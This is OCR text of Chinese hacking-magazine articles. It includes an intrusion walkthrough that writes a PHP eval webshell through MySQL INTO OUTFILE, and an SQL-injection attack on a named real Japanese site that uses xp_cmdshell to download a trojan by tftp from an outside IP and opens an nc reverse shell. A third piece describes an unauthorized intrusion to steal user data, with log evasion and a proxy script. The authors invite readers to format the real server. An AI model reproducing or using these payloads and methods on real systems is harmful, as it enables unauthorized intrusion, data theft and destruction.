


图 5

第三步我用获得的一些信息来尝试一下得到 webshell。到这里我们已经有了一个高权限的 MYSQL 账号和网站的目录。我们可以做什么呢？可以直接写马进去然后INTO OUTFILE出来得到一个 PHP SHELL。首先用牛族的 MYSQL 登录器登录，然后在 CMD 哪个行内执行 SQL 语句，语句格式是：

```
use mysql; //进入MYSQL库
create table osk(cmd TEXT); 建立一个表名为osk
insert into osk values("<?php @eval($_POST[cmd]);?>"); //写入内容
select * from osk into outfile "\/home\/cuvsys\/public_html\/nohack.php"; //导出，得到SHELL
drop table osk; //删除表osk
```

如图 6 所示。




图 6

这样就在它的网站目录下建立了一个名为 nohack.php 的 WebShell，用的是 LankerC/S Phpshell，成功后如图 7 所示。




图 7

本次入侵OVER，希望大家共同学习共同进步。

[文章里用的工具 hscan 和牛族 mysql 连接器已收录在本期光盘中。]

编辑点评： 作者真是好运气，得到了一个 mysql 的 root 空口令。现在很多新学黑客的菜菜入侵，由于 sql injection 的风行，往往上来直接就是在 web 上查找注入点，而忽视了系统漏洞扫描或根本就想不到还要去尝试一下系统漏洞。作者在得到了 mysql 弱口令后，结合注入上获取的 web 路径，得到了 webshell。入侵就是这样，一步一步扩大战果，顺藤摸瓜，利用现有知识来多个不同思路的尝试，往往就会取得令人欣慰的成果。

三搞日本站

KYO

上个月写了两篇搞日本站的文章，听说反响很大，读者喜欢也许更多的是出于大家的爱国热情，所以这次应土豆之约，第三次踩踹日本 WEB 服务器。不过技术都是老的，只是我把以前的日本肉鸡奉献出来，给大家练练手，另外想做坏事的，我也不置可否。

别的就不多说了，直接打开目标网站：http://www.jgl.co.jp，日本的鸟文我也看不懂，这都无所谓，能看懂它是用什么脚本写的网站程序就可以了，如图 1 所示。




图 1

从网站主页面来看，链接全都是静态的 htm。用 iiswrite 写权限工具的 options 数据包提交得到的信息来看，WEB 服务器可能是 iis5.0，WIN2000 SERVER。从应用层下手的话，静态的页面几乎没有什么可值得利用的东西。在这里估计大家不知道如何下手，我提供一个思路：有很多网站的链接不仅仅是从网站上才找得到的，有可能那些交互式或者采用数据库的链接隐藏在网站的深处，这样的情况我们就可以借助 www.google.com 了。

既然是iis5.0，那我们大都可以想到，网站采用 ASP 脚本语言作为网站程序的可能性很大。那么在 www.google.co.jp 输入 **site:www.jgl.co.jp inurl:asp?** 关键词来查一下吧。语法我就不介绍了，估计大家都比较熟悉了。就是查找目标网站 url 里面含有 asp?的链接，如图 2 所示。




图 2

这样一搜索，含有 asp?的链接都出来了，接下来就是测试看哪个点存在注入，剩下的事情，也许大家比我还熟练呢。

中间过程就不多说了，反正我是找到一个字符型的 SA 注入点**http://www.jgl.co.jp/yado-on/Yadodsp.asp?yid=011300030&area=02**。先看看数据库服务器是否和 WEB 服务器在一个IP吧。打开我的天网，执行**http://www.jgl.co.jp/yado-on/Yadodsp.asp?yid=011300030&area=02';exec master.dbo.xp_cmdshell 'ping my ip';--**，如图 3 所示，从图中可以看到数据库服务器 IP 为 210.238.0.66，而 WEB 服务器 IP 为 210.238.0.80，显然不是同一个 IP。不过令人兴奋的是，那个 SA 注入点已经给了我们210.238.0.66的ADMIN权限，把木马传上去执行就可以了。方法有很多种，可以用 tftp、echo、 ftp 脚本、vbs 下载等等，在这里我也就不罗嗦了。




图 3

我用的是**http://www.jgl.co.jp/yado-on/Yadodsp.asp?yid=011300030&area=02'exec master.dbo.xp_cmdshell 'tftp%20-i%20220.249.30.15%20get%20muma.exe';--** 传上了我的木马。另外我的马是反连的，并且控制台是ASP页面的。马上我打开控制台，日本鸡上线了，如图4所示。




图4

然后我可以自定义一个端口和反向连接的IP（也就是我自己的IP），打开CMD，**nc vvlp 520** 监听520端口，再点激活，OK，一分钟不到就可以连过来了。

现在有了CMDSHELL，又有了administrator权限，想做什么都是水到渠成。开3389或者装radmin都随便了，等以图形界面控制了数据库服务器后接着渗透WEB服务器也就变得简单了，可以findpass出密码后去试WEBSEVER，也可以嗅探，最后的工作留给大家来完成吧！

好了，这次大家解气了吗？反正我给出的IP和域名都是真实的，不解气的话，上去format它也行，我只不过少一台肉鸡而已，能给大家带来欢乐是我更大的欢乐！

［文章里用到的写权限工具iisaction.exe本期光盘中有收录。］

编辑点评： 我向kyo约稿的时候，他说这篇文章技术很老套，不太想写。我说，你觉得没有意思，菜鸟可能觉得有用呀。都是这样的，会者不难，难者不会。从google查到注入点，再到sa注入，一个日本站点就这样结束了。

在挫折中进步

——记一次真实的入侵过程

文 LT

在一次渗透任务中，我需要从一个公司的数据库服务器得到上万个用户的注册资料，于是有了这篇文章。

这个公司使用的是MSSQL数据库，我在其网站上很快便找到了SQL注入点"http://www.company.com/NewsContent.asp?NewsCode=339"，如图1所示。由于这是一次未经授权的入侵，我首先要解决的是如何隐藏自己的入侵痕迹，不但不能让对方找到我的IP，而且要让对方对这次攻击毫不知情。怎么解决这两个问题呢？




图1

首先，因为这次很可能要用到NBSI、Data Thief、Cadt这些注入工具，而这些工具本身是不提供设置代理的，所以我下载了SockCap，在SockCap下打开它们，就可以在Sock5的代理下运行这些程序了（编辑注：nbsi有的版本是提供代理的）。

第二，由于IIS服务器对来自GET的URL访问会记录到日志文件，这样管理员只要一查看日志文件，入侵过程就会暴露无遗，所以我把注入点的这个参数"NewsCode"改成用POST的方法提交，虽然NBSI、Data Thief、Cadt也提供POST的注入方法，但我还是使用了一个原来写的PHP脚本用于数据包转发，这样不但真正实现了代理访问和GET ->POST的转换，还可以对注入工具提交的语句进行记录、过滤、修改和分析，在下面的过程中你便会发现它的好处。这个PHP脚本的代码如下：

```
<?
if(!$a) exit;//没有参数时退出
$a=stripslashes($a);//去除转义符"\"
$f=fopen ("sql_log.txt","a");//打开文件
fwrite ($f,$a."<br>\n\n");//写入文件
fclose ($f);//关闭文件
```

```
$url="http://www.company.com/NewsContent.asp";//注入点的url
$data[NewsCode]=$a;//注入点的参数
echo HTTP_Post($url,$data);//POST数据，并把结果显示出来
function HTTP_Post($URL,$data, $referrer="") {

// parsing the given URL
$URL_Info=parse_url($URL);

// Building referrer
if($referrer=="") // if not given use this script as referrer
$referrer="111";

// making string from $data
foreach($data as $key=>$value)
$values[]="$key=".urlencode($value);
$data_string=implode("&",$values);

// Find out which port is needed - if not given use standard (=80)
if(!isset($URL_Info["port"]))
$URL_Info["port"]=80;

// building POST-request:
$request.="POST ".$URL_Info["path"]." HTTP/1.1\n";
$request.="Host: ".$URL_Info["host"]."\n";
$request.="Referer: $referer\n";
$request.="Content-type: application/x-www-form-urlencoded\n";
$request.="Content-length: ".strlen($data_string)."\n";
$request.="Connection: close\n";
$request.="\n";
$request.=$data_string."\n";
```

```
$fp = fsockopen($URL_Info["host"], $URL_Info["port"]);
        fputs($fp, $request);
        while(!feof($fp)) {
            $result .= fgets($fp, 128);
        }
        fclose($fp);

        return $result;
    }
?>
<FORM METHOD=get action="?">
<INPUT TYPE='text' NAME='a' value='' size=80>
<br>
<INPUT TYPE='submit' value='确定'> </FORM>
```

把代码存放于“http://blinx.512j.com/work/sql.php”，提交“http://blinx.512j.com/work/sql.php?a=339%20having%201=1--”，返回如图2所示的界面，说明这个脚本能够正常转发数据了。

